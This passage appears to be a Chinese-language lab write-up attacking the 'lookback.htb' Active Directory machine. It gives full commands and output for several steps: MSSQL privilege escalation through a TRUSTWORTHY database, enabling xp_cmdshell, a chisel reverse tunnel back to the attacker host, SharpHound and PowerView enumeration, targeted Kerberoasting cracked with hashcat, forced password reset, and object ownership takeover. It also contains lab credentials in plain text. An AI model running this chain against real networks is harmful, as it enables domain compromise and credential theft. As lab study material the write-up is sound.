结合另一个条件：如果数据库的所有者是高权限登录名（比如 `sa`），那么在该数据库内创建一个 `EXECUTE AS OWNER` 的存储过程，执行时就会以 `sa` 的权限级别运行

```

1 enum_db --> lookback 数据库 is_trustworthy_on = 1

```

数据库所有者

```
SQL (lookback\hank guest@msdb)> SELECT name, SUSER_SNAME(owner_sid) AS owner FROM sys.databases WHERE name = 'lookback';
```

name	owner
lookback	LOOKBACK\Administrator

exploit

步骤 1: 进入 **lookback** 数据库

```
SQL (lookback\lookback-admin guest@master)> USE lookback;  
ENVCHANGE(DATABASE): Old Value: master, New Value: lookback  
INFO(dc01): Line 1: Changed database context to 'lookback'.
```

步骤 2: 创建提权存储过程

```
SQL (lookback\lookback-admin lookback\lookback-admin@lookback)> CREATE OR ALTER PROCEDURE dbo.privesc WITH EXECUTE AS OWNER AS BEGIN ALTER SERVER ROLE [sysadmin] ADD MEMBER [LOOKBACK\lookback-admin]; END;
```

步骤 3: 执行存储过程

```
SQL (lookback\lookback-admin lookback\lookback-admin@lookback)> EXEC dbo.privesc;
```

步骤 4: 验证是否成功

```

1 SQL (lookback\lookback-admin dbo@lookback)> SELECT IS_SRVROLEMEMBER('sysadmin');
2
3 -
4 1

```

若返回 **1**，则说明已成功加入 **sysadmin** 角色。

步骤 5: 启用 **xp_cmdshell** 并执行命令

```

1 SQL (lookback\lookback-admin dbo@lookback)> EXEC sp_configure 'show advanced options', 1;
2 INFO(dc01): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
3 SQL (lookback\lookback-admin dbo@lookback)> RECONFIGURE;
4 SQL (lookback\lookback-admin dbo@lookback)> EXEC sp_configure 'xp_cmdshell', 1;
5 INFO(dc01): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
6 SQL (lookback\lookback-admin dbo@lookback)> RECONFIGURE;
7 SQL (lookback\lookback-admin dbo@lookback)> EXEC xp_cmdshell 'whoami';
8 output
9 -----
10 lookback\db-admin
11 NULL

```

建立隧道

需要将域内端口转发出来

Kali

尝试了下其它端口发现没有回连

```
1 /usr/bin/chisel server --reverse --socks5 -p 445 -v
```

MSSQL

upload

```
1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # nxc mssql 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8bg
  uFcWin9' --put-file /home/kali/Desktop/tools/chisel/chisel.exe C:\\ProgramD
  ata\\chisel.exx
3 MSSQL 172.16.55.128 1433 DC01 [*] Windows Server 2022
  Build 20348 (name:DC01) (domain:lookback.htb) (EncryptionReq:False)
4 MSSQL 172.16.55.128 1433 DC01 [+] lookback.htb\\lookba
  ck-admin:iPmmhn8bguFcWin9 (Pwn3d!)
5 MSSQL 172.16.55.128 1433 DC01 [*] Copy /home/kali/Des
  ktop/tools/chisel/chisel.exe to C:\\ProgramData\\chisel.exe
6 MSSQL 172.16.55.128 1433 DC01 [*] Size is 10612224 by
  tes
7 MSSQL 172.16.55.128 1433 DC01 [+] File has been uploa
  ded on the remote machine
```

run

```
1 SQL (lookback\\lookback-admin dbo@master)> EXEC xp_cmdshell 'cmd /c taskkil
  l /F /IM chisel.exe';
2 output
3 -----
4 ERROR: The process "chisel.exe" not found.
5 NULL
6 SQL (lookback\\lookback-admin dbo@master)> EXEC xp_cmdshell 'powershell -No
  P -W Hidden -Command "Start-Process -FilePath ''C:\\ProgramData\\chisel.exe'
  ' -ArgumentList ''client 172.16.55.193:445 R:socks'' -WindowStyle Hidden"';
7 output
8 -----
9 NULL
```

Sharphound

upload

```

1 (web)-(root@kali)-[/home/kali]
2 # nxc mssql 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8bg
  uFcWin9' --put-file '/home/kali/Desktop/tools/sharphound/SharpHound_v2.9.0/
  SharpHound.ps1' 'C:\Users\db-admin\Desktop\SharpHound.ps1'
3 MSSQL 172.16.55.128 1433 DC01 [*] Windows Server 2022
  Build 20348 (name:DC01) (domain:lookback.htb) (EncryptionReq:False)
4 MSSQL 172.16.55.128 1433 DC01 [+] lookback.htb\lookba
  ck-admin:iPmmhn8bguFcWin9 (Pwn3d!)
5 MSSQL 172.16.55.128 1433 DC01 [*] Copy /home/kali/Des
  ktop/tools/sharphound/SharpHound_v2.9.0/SharpHound.ps1 to C:\Users\db-admin
  \Desktop\SharpHound.ps1
6 MSSQL 172.16.55.128 1433 DC01 [*] Size is 1618189 byt
  es
7 MSSQL 172.16.55.128 1433 DC01 [+] File has been uploa
  ded on the remote machine

```

run

```

1 (web)-(root@kali)-[/home/kali]
2 # impacket-mssqlclient 'lookback.htb/lookback-admin:iPmmhn8bguFcWin9@17
  2.16.55.128' -windows-auth <<SQL
3 EXEC xp_cmdshell 'if not exist C:\Users\db-admin\Desktop\bh_out mkdir C:\U
  sers\db-admin\Desktop\bh_out';
4 EXEC xp_cmdshell 'powershell -NoP -Ep Bypass -Command "Import-Module '
  'C:\Users\db-admin\Desktop\SharpHound.ps1'; Invoke-BloodHound -Collection
  Method All -Domain lookback.htb -OutputDirectory C:\Users\db-admin\Desktop
  \bh_out -ZipFileName 20260410_lookback.zip"';
5 EXEC xp_cmdshell 'dir C:\Users\db-admin\Desktop\bh_out';
6 SQL
7 Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
8
9 [*] Encryption required, switching to TLS
10 [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
11 [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
12 [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
13 [*] INFO(dc01): Line 1: Changed database context to 'master'.
14 [*] INFO(dc01): Line 1: Changed language setting to us_english.
15 [*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
16 [!] Press help for extra shell commands
17 SQL (lookback\lookback-admin dbo@master)> output
18 -----
19 NULL
20 SQL (lookback\lookback-admin dbo@master)>

```


download

需要等一小会脚本运行完毕


```
1 (web)-(root@kali)-[/home/kali]
2 # nxc mssql 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8bg
  uFcWin9' --get-file 'C:\Users\db-admin\Desktop\bh_out\20260410_lookback.zip'
  ' /home/kali/Desktop/hmv/lookback/loot/20260410_lookback.zip'
3 MSSQL 172.16.55.128 1433 DC01 [*] Windows Server 2022
  Build 20348 (name:DC01) (domain:lookback.htb) (EncryptionReq:False)
4 MSSQL 172.16.55.128 1433 DC01 [+] lookback.htb\lookba
  ck-admin:iPmmhn8bguFcWin9 (Pwn3d!)
5 MSSQL 172.16.55.128 1433 DC01 [*] Copying "C:\Users\d
  b-admin\Desktop\bh_out\20260410_lookback.zip" to "/home/kali/Desktop/hmv/lo
  okback/loot/20260410_lookback.zip"
6 MSSQL 172.16.55.128 1433 DC01 [+] File "C:\Users\db-a
  dmin\Desktop\bh_out\20260410_lookback.zip" was downloaded to "/home/kali/De
  sktop/hmv/lookback/loot/20260410_lookback.zip"
```

Bloodhound


DB-ADMIN@LOOKBACK.HTB




IT-SEC-ADMIN@LOOKBACK.HTB



IT-ADMIN@LOOKBACK.HTB



IT-LOGIN-USER@LOOKBACK.HTB



攻击链

清晰得不能再清晰了 db-admin -> IT-SEC-admin -> IT-admin -> IT-login-user



ACL 链式攻击

DB-ADMIN → IT-SEC-ADMIN (定向 Kerberoast)

思路：给 IT-SEC-admin 临时加可烤 SPN，取票后离线爆破。

得到：IT-SEC-admin : <REDACTED_ITSEC_ADMIN_PASSWORD>

PowerView

upload

```

1  └─(web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2  └─# nxc mssql 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8bg
   uFcWin9' --put-file '/home/kali/Desktop/tools/PowerSploit/PowerView.ps1'
   'C:\Users\db-admin\Desktop\PowerView.ps1'
3  MSSQL      172.16.55.128    1433    DC01          [*] Windows Server 202
   2 Build 20348 (name:DC01) (domain:lookback.htb) (EncryptionReq:False)
4  MSSQL      172.16.55.128    1433    DC01          [+] lookback.htb\lookba
   ck-admin:iPmmhn8bguFcWin9 (Pwn3d!)

5  MSSQL      172.16.55.128    1433    DC01          [*] Copy /home/kali/Des
   ktop/tools/PowerSploit/PowerView.ps1 to C:\Users\db-admin\Desktop\PowerVie
   w.ps1
6  MSSQL      172.16.55.128    1433    DC01          [*] Size is 770271 byte
   s
7  MSSQL      172.16.55.128    1433    DC01          [+] File has been uploa
   ded on the remote machine

```

添加 SPN

Plain Text

```
1  SQL (lookback\lookback-admin  dbo@master)> EXEC xp_cmdshell 'powershell -N
oP -Ep Bypass -Command "& { . C:\Users\db-admin\Desktop\PowerView.ps1; Get
-DomainUser -Identity IT-SEC-admin | fl samaccountname,serviceprincipalnam
e; Set-DomainObject -Identity IT-SEC-admin -Set @{servicePrincipalName='http/itsec-admin'}'; Get-DomainUser -Identity IT-SEC-admin | fl samaccountn
ame,serviceprincipalname }"'
2  output
3  -----
4  NULL
5  NULL
6  samaccountname : IT-SEC-admin
7  NULL
8  NULL
9  NULL
10 NULL
11 NULL
12 samaccountname      : IT-SEC-admin
13 serviceprincipalname : http/itsec-admin
14 NULL
15 NULL
16 NULL
17 NULL
```

Rubeus

upload

```
1  └─(web)-(root@kali)-[/home/kali]
2  └─# nxc mssql 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8bg
   uFcWin9' --put-file '/home/kali/Desktop/tools/Rubeus/2.2.0/Rubeus2.2.exe'
   'C:\Users\db-admin\Desktop\Rubeus.exe'
3  MSSQL      172.16.55.128    1433    DC01          [*] Windows Server 202
   2 Build 20348 (name:DC01) (domain:lookback.htb) (EncryptionReq:False)
4  MSSQL      172.16.55.128    1433    DC01          [+] lookback.htb\lookba
   ck-admin:iPmmhn8bguFcWin9 (Pwn3d!)
5  MSSQL      172.16.55.128    1433    DC01          [*] Copy /home/kali/Des
   ktop/tools/Rubeus/2.2.0/Rubeus2.2.exe to C:\Users\db-admin\Desktop\Rubeus.e
   xe
6  MSSQL      172.16.55.128    1433    DC01          [*] Size is 446976 byte
   s
7  MSSQL      172.16.55.128    1433    DC01          [+] File has been uploa
   ded on the remote machine
```

run

```
1 SQL (lookback\lookback-admin dbo@master)> EXEC xp_cmdshell 'C:\Users\db-admin\Desktop\Rubeus.exe kerberoast /user:IT-SEC-admin /simple /nowrap /out file:C:\Users\db-admin\Desktop\bh_out\itsec_tgs.hash';
```

```
2 output
```

```
3 -----
4 -----
5 -----
```

```
4 NULL
```

```
5      _____      -
```

```
6      (_____ \      | |
```

```
7      _____) )_ _ | | _ _____ - - _
```

```
8      | _ _ /| | | | _ \ | _ _ | | | |/_)
```

```
9      | | \ \ | | _ | | _ ) ) _ _ | | _ | _ |
```

```
10     | _ | | _ | _ _ / | _ _ / | _ _ ) _ _ / ( _ _ /
```

```
11 NULL
```

```
12     v2.2.0
```

```
13 NULL
```

```
14 NULL
```

```
15 [*] Action: Kerberoasting
```

```
16  NULL

17  [*] NOTICE: AES hashes will be returned for AES-enabled accounts.

18  [*]          Use /ticket:X or /tgtdeleg to force RC4_HMAC for these account
    s.

19  NULL

20  [*] Target User          : IT-SEC-admin

21  [*] Target Domain       : lookback.htb

22  [*] Searching path 'LDAP://dc01.lookback.htb/DC=lookback,DC=htb' for '(&(s
    amAccountType=805306368)(servicePrincipalName=*)(samAccountName=IT-SEC-adm
23  in)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))) '
    NULL

24  [*] Total kerberoastable users : 1

25  NULL

26  [*] Hash written to C:\Users\db-admin\Desktop\bh_out\itsec_tgs.hash

27  NULL

28  [*] Roasted hashes written to : C:\Users\db-admin\Desktop\bh_out\itsec_tg
    s.hash

29  NULL
```

Gethash

```
1 SQL (lookback\lookback-admin dbo@master)> EXEC xp_cmdshell 'type C:\Users
2 \db-admin\Desktop\bh_out\itsec_tgs.hash';
3
4 -----
5 $krb5tgs$23$*IT-SEC-admin$lookback.htb$http/itsec-admin@lookback.htb*$15B2
6 938BBB018EC0B10522526A1E3CA6$AEF2D06442E183BD6D32B3705B7556EA18ABDD06DDEEB
7 448E9A49E4E1AE21CA823BFC1E57A26B02FCE1B6C107CBEFBE96BF5E6175DFF88A55B1C907
8 5A0ACAF058589FF0B07805FF68849D657
9 96DC9FB7B3A9CCEE249068950BF5F838685AA2449D5E8E4A88A75C0A7521177108ADA00B65
10 A6F6AACA6E59972D4F9F3582A5C606D5DDA154E232E0563971C97F37071995147BDE8BBBF2
11 9D295FB8549F13961C7A781AD02C8D20D9996954336F82D5DA0C4E42097191D8D71A6617C7
12 ED4933B2E0FF7F3006B97FD2E3399577A
13 61B11A2398026511604DB6B818C494ABEFC5C734B79D8BBBE7EC917137D3060A423E371453
14 3EFABD76401977CB66D19C2DD435B4218B4DE2DF76925C4EDD2D94E6FF886ABCCAC5234EC
15 FF7D51D622DCDA5CA2EDECE98AA7D8DA59FD7F8296E5B619A9BF9D4183CFC5708280FB8CCF
16 21B8A9F4B0D552BB6A3C78A0859060A35
17 C34E17C21AD37DD10D2898D78EDEF8E8D48423B79BD915012E77F8A74EC2C61D75CD44BB7F
18 903B47343730F34BEAEE6CAC2758BE44A13B026A48571BBA8C0AB4A7087466C8F611C08608
19 D2294EEBC57C9B0C5661470AEEA820E1616D551F96BAA6D32E9A5631B5C9C5FCE8C0A38C47
20 D2C072DFB0F6A3A418F0675B7F66F6221
21 EC2A53C92179FAB9D3E49B096AEC18461E0CBB92730034E4C835B192D3BD3855C4683EAE38
22 F990A2C5C1834F158BDE4AF684D6E66D8C9EC1ACD9CFDB4130053D3DEC7473554B7568F946
23 63104C67161E1B1A7BBC5221D5A44D8F63E612477EB8D610DD53773BAC09DE0F47F46588AE
24 2BE7C052A6070FF74743DE1B3B9CAB7FF
25 6550771D358E6586E6E5F098A7E2ED38CF17DD13AF77224BE4D195E0D084043386854C6483
26 7AC941D837BD884692ACC2F55E2723957944913C88628193AE567D34BA79A8142329B39FF0
27 E8786217293D9C40385D17104698C866FE7F69EC076E99E60612704FFC5B9B076B09D46C92
28 F3DA9F8A37C1CB3E6EB9CC6B1FC9E7D4B
29 7C3BD56996FED0E8424E78A8D749EE56D44EFD0BB893B9203D107F5FD8427BF71218D713BD
30 4F4FC11102131CD79A3A1CC94150B7F36C6F224F360C8A81DC072FB094B43B6237C84D7854
31 9A85E91DFB39DFB4CB9938EC62BECBC16D5A8885E8857703AF25054737DB87738E6A78A384
32 A4F18640D52F3250489FD0F6EBFCD39DC
33 BA85ED1CA86FB97254C05EBDA575F790F6502A2C07CC52BDC49B1C5118513D06B453460BEA
34 7606A32F1BD602C714451E837DC6B829A8FD586072634B84158FA136B0B0E75CBD040BB686
35 D56BECCEA9F25C19FB2B5DAB9F514D91805CCE95A191E6B6601D7FC91FB6D56D386B53890E
36 0A1FE2C592ED4D0A755B19196F944C551
37 F3B08D08635F5256B7B442D18D21D26EB7E0314104750F51CCBBF5BA235879D3BD6A5990C5
38 40E91FD65011892804709D7F8FF7071F40E6D9E11A9649499CAE1EA753FFA28FC87038BBEE
```

13	09DF813EAA24D7BEFD258FF383620C8A693A6666F1091E01FBCB534C74782D5AAECAEC5A6090B4921527ECAA99FFEB316F0956B33A10D489CB09385391B1430CAB31A63952C5CFA7B86920F6B
14	NULL

Hashcat

得到凭据itsec-admin/butterfly

```
1 echo '$krb5tgs$23$*IT-SEC-admin$lookback.htb$http://itsec-admin@lookback.htb*
$15B2938BBB018EC0B10522526A1E3CA6$AEF2D06442E183BD6D32B3705B7556EA18ABDD06D
DEEB448E9A49E4E1AE21CA823BFC1E57A26B02FCE1B6C107CBEFBE96BF5E6175DFF88A55B1C
9075A0ACAF058589FF0B07805FF68849D65796DC9FB7B3A9CCEE249068950BF5F838685AA24
49D5E8E4A88A75C0A7521177108ADA00B65A6F6AACA6E59972D4F9F3582A5C606D5DDA154E2
32E0563971C97F37071995147BDE8BBBF29D295FB8549F13961C7A781AD02C8D20D99969543
36F82D5DA0C4E42097191D8D71A6617C7ED4933B2E0FF7F3006B97FD2E3399577A61B11A239
8026511604DB6B818C494ABEFC5C734B79D8BBBE7EC917137D3060A423E3714533EFABD7640
1977CB66D19C2DD435B4218B4DE2DF76925C4EDD2D94E6FF886ABCCAC5234ECFF7D51D622D
CDA5CA2EDECE98AA7D8DA59FD7F8296E5B619A9BF9D4183CFC5708280FB8CCF21B8A9F4B0D5
52BB6A3C78A0859060A35C34E17C21AD37DD10D2898D78EDEF8E8D48423B79BD915012E77F8
A74EC2C61D75CD44BB7F903B47343730F34BEAEE6CAC2758BE44A13B026A48571BBA8C0AB4A
7087466C8F611C08608D2294EEBC57C9B0C5661470AEEA820E1616D551F96BAA6D32E9A5631
B5C9C5FCE8C0A38C47D2C072DFB0F6A3A418F0675B7F66F6221EC2A53C92179FAB9D3E49B09
6AEC18461E0CBB92730034E4C835B192D3BD3855C4683EAE38F990A2C5C1834F158BDE4AF68
4D6E66D8C9EC1ACD9CFDB4130053D3DEC7473554B7568F94663104C67161E1B1A7BBC5221D5
A44D8F63E612477EB8D610DD53773BAC09DE0F47F46588AE2BE7C052A6070FF74743DE1B3B9
CAB7FF6550771D358E6586E6E5F098A7E2ED38CF17DD13AF77224BE4D195E0D084043386854
C64837AC941D837BD884692ACC2F55E2723957944913C88628193AE567D34BA79A8142329B3
9FF0E8786217293D9C40385D17104698C866FE7F69EC076E99E60612704FFC5B9B076B09D46
C92F3DA9F8A37C1CB3E6EB9CC6B1FC9E7D4B7C3BD56996FED0E8424E78A8D749EE56D44EFD0
BB893B9203D107F5FD8427BF71218D713BD4F4FC11102131CD79A3A1CC94150B7F36C6F224F
360C8A81DC072FB094B43B6237C84D78549A85E91DFB39DFB4CB9938EC62BECBC16D5A8885E
8857703AF25054737DB87738E6A78A384A4F18640D52F3250489FD0F6EBFCD39DCBA85ED1CA
86FB97254C05EBDA575F790F6502A2C07CC52BDC49B1C5118513D06B453460BEA7606A32F1B
D602C714451E837DC6B829A8FD586072634B84158FA136B0B0E75CBD040BB686D56BECEEA9F
25C19FB2B5DAB9F514D91805CCE95A191E6B6601D7FC91FB6D56D386B53890E0A1FE2C592ED
4D0A755B19196F944C551F3B08D08635F5256B7B442D18D21D26EB7E0314104750F51CCBBF5
BA235879D3BD6A5990C540E91FD65011892804709D7F8FF7071F40E6D9E11A9649499CAE1EA
753FFA28FC87038BBEE09DF813EAA24D7BEFD258FF383620C8A693A6666F1091E01FBCB534C
74782D5AAECAEC5A6090B4921527EC99FFEB316F0956B33A10D489CB09385391B1430CAB3
1A63952C5CFA7B86920F6B' > itsec.hash
```

```
1  └─(web)-(root@kali)-[/home/kali]
2  └─# hashcat -m 13100 itsec.hash /usr/share/wordlists/rockyou.txt --force
3  hashcat (v7.1.2) starting
4
5  You have enabled --force to bypass dangerous warnings and errors!
6  This can hide serious problems and should only be done when debugging.
7  Do not report hashcat issues encountered when using --force.
8
9  Host memory allocated for this attack: 513 MB (2151 MB free)
10
11 Dictionary cache hit:
12 * Filename...: /usr/share/wordlists/rockyou.txt
13 * Passwords.: 14344385
14 * Bytes.....: 139921507
15 * Keyspace...: 14344385
16
17 $krb5tgs$23$*IT-SEC-admin$lookback.htb$http/itsec-admin@lookback.htb*$15b2
938bbb018ec0b10522526a1e3ca6$aef2d06442e183bd6d32b3705b7556ea18abdd06ddeeb
448e9a49e4e1ae21ca823bfc1e57a26b02fce1b6c107cbefbe96bf5e6175dff88a55b1c907
5a0acaf058589ff0b07805ff68849d65796dc9fb7b3a9ccee249068950bf5f838685aa2449
d5e8e4a88a75c0a7521177108ada00b65a6f6aaca6e59972d4f9f3582a5c606d5dda154e23
2e0563971c97f37071995147bde8bbbf29d295fb8549f13961c7a781ad02c8d20d99969543
36f82d5da0c4e42097191d8d71a6617c7ed4933b2e0ff7f3006b97fd2e3399577a61b11a23
98026511604db6b818c494abefc5c734b79d8bbbe7ec917137d3060a423e3714533efabd76
401977cb66d19c2dd435b4218b4de2df76925c4edd2d94e6ff886abcccac5234ecff7d51d6
22dcda5ca2edece98aa7d8da59fd7f8296e5b619a9bf9d4183cfc5708280fb8ccf21b8a9f4
b0d552bb6a3c78a0859060a35c34e17c21ad37dd10d2898d78edef8e8d48423b79bd915012
e77f8a74ec2c61d75cd44bb7f903b47343730f34beaee6cac2758be44a13b026a48571bba8
c0ab4a7087466c8f611c08608d2294eebc57c9b0c5661470aeea820e1616d551f96baa6d32
e9a5631b5c9c5fce8c0a38c47d2c072dfb0f6a3a418f0675b7f66f6221ec2a53c92179fab9
d3e49b096aec18461e0cbb92730034e4c835b192d3bd3855c4683eae38f990a2c5c1834f15
8bde4af684d6e66d8c9ec1acd9cfdb4130053d3dec7473554b7568f94663104c67161e1b1a
7bbc5221d5a44d8f63e612477eb8d610dd53773bac09de0f47f46588ae2be7c052a6070ff7
4743de1b3b9cab7ff6550771d358e6586e6e5f098a7e2ed38cf17dd13af77224be4d195e0d
084043386854c64837ac941d837bd884692acc2f55e2723957944913c88628193ae567d34b
a79a8142329b39ff0e8786217293d9c40385d17104698c866fe7f69ec076e99e60612704ff
c5b9b076b09d46c92f3da9f8a37c1cb3e6eb9cc6b1fc9e7d4b7c3bd56996fed0e8424e78a8
d749ee56d44efd0bb893b9203d107f5fd8427bf71218d713bd4f4fc11102131cd79a3a1cc9
4150b7f36c6f224f360c8a81dc072fb094b43b6237c84d78549a85e91dfb39dfb4cb9938ec
62becbc16d5a8885e8857703af25054737db87738e6a78a384a4f18640d52f3250489fd0f6
ebfcd39dcba85ed1ca86fb97254c05ebda575f790f6502a2c07cc52bdc49b1c5118513d06b
453460bea7606a32f1bd602c714451e837dc6b829a8fd586072634b84158fa136b0b0e75cb
d040bb686d56becaea9f25c19fb2b5dab9f514d91805cce95a191e6b6601d7fc91fb6d56d3
86b53890e0a1fe2c592ed4d0a755b19196f944c551f3b08d08635f5256b7b442d18d21d26e
b7e0314104750f51ccbbf5ba235879d3bd6a5990c540e91fd65011892804709d7f8ff7071f
```

```

18 40e6d9e11a9649499cae1ea753ffa28fc87038bbe09df813eaa24d7befd258ff383620c8a
19 693a6666f1091e01fbc534c74782d5aaecaec5a6090b4921527ecaa99ffeb316f0956b33a
20 10d489cb09385391b1430cab31a63952c5cfa7b86920f6b:butterfly
21 Session.....: hashcat
22 Status.....: Cracked
23 Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
24 Hash.Target.....: $krb5tgs$23$*IT-SEC-admin$lookback.htb$http/itsec-a...9
25 20f6b
26 Time.Started.....: Sat Apr 11 13:17:13 2026, (0 secs)
27 Time.Estimated...: Sat Apr 11 13:17:13 2026, (0 secs)
28 Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
29 Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
30 Guess.Queue.....: 1/1 (100.00%)
31 Speed.#01.....: 698.1 kH/s (2.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
32 Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (n
33 ew)
34 Progress.....: 4096/14344385 (0.03%)
35 Rejected.....: 0/4096 (0.00%)
36 Restore.Point....: 0/14344385 (0.00%)
37 Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
38 Candidate.Engine.: Device Generator
39 Candidates.#01...: 123456 -> oooooo
40 Hardware.Mon.#01.: Util: 28%

```

IT-SEC-admin -> IT-admin (改密)

rpcclinet

```

▼ Plain Text |
1 └─(web)-(root@kali)-[/home/kali]
2 └─# rpcclient -U 'lookback.htb/IT-SEC-admin%butterfly' 172.16.55.128 -c "se
tuserinfo2 IT-admin 23 'V9bT6itAdmin2026'"

```

netexec

```

1  └─(web)-(root@kali)-[/home/kali]
2  └─# nxc smb 172.16.55.128 -d lookback.htb -u IT-admin -p 'V9bT6itAdmin2026'
3
4  SMB          172.16.55.128    445      DC01          [*] Windows Server 202
    2 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:Non
    e) (Null Auth:True)
5  SMB          172.16.55.128    445      DC01          [+] lookback.htb\IT-admin:V9bT6itAdmin2026

```

IT-admin -> IT-login-user (接管对象)

步骤 1: 将 **IT-login-user** 的所有者设置为 **IT-admin**

```

1  └─(web)-(root@kali)-[/home/kali]
2  └─# proxychains -q bloodyAD --host 172.16.55.128 -d lookback.htb -u IT-admin -p 'V9bT6itAdmin2026' set owner IT-login-user IT-admin
3  [+] Old owner S-1-5-21-3830242231-3868280746-2763890440-512 is now replaced by IT-admin on IT-login-user

```

- 作用: 使 **IT-admin** 成为 **IT-login-user** 对象的所有者。
- 权限要求: **IT-admin** 需要对目标对象有 **WriteOwner** 权限 (或更高)。
